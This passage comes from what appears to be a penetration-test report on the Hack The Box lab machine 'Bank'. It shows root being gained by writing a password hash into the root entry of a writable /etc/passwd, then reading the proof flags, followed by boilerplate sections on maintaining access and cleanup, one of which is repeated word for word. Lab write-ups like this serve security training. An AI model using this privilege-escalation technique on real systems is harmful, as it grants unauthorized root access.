
Since we have created the hash . Lets edit the passwd file. In this we are going to replace the shadow indicator x to this hash.



```
root:WUjaLWVUFuirc:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

Figure 3.25: 330-passwd_modification.png

Since we have replaced the x value to the hash root will take the hash as priority.




```
www-data@bank:/$
www-data@bank:/$ su root
Password:
root@bank:/# id
uid=0(root) gid=0(root) groups=0(root)
root@bank:/#
```

Figure 3.26: 335-root.png

3.2.1.5 Proof File


User



```
root@bank:/# cat /home/chris/user.txt
b36[redacted]9440
root@bank:/#
```

Figure 3.27: 340-user.txt.png

Root



```
root@bank:/# cat /root/root.txt
b2a[redacted]3676
```

Figure 3.28: 345-root.txt.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.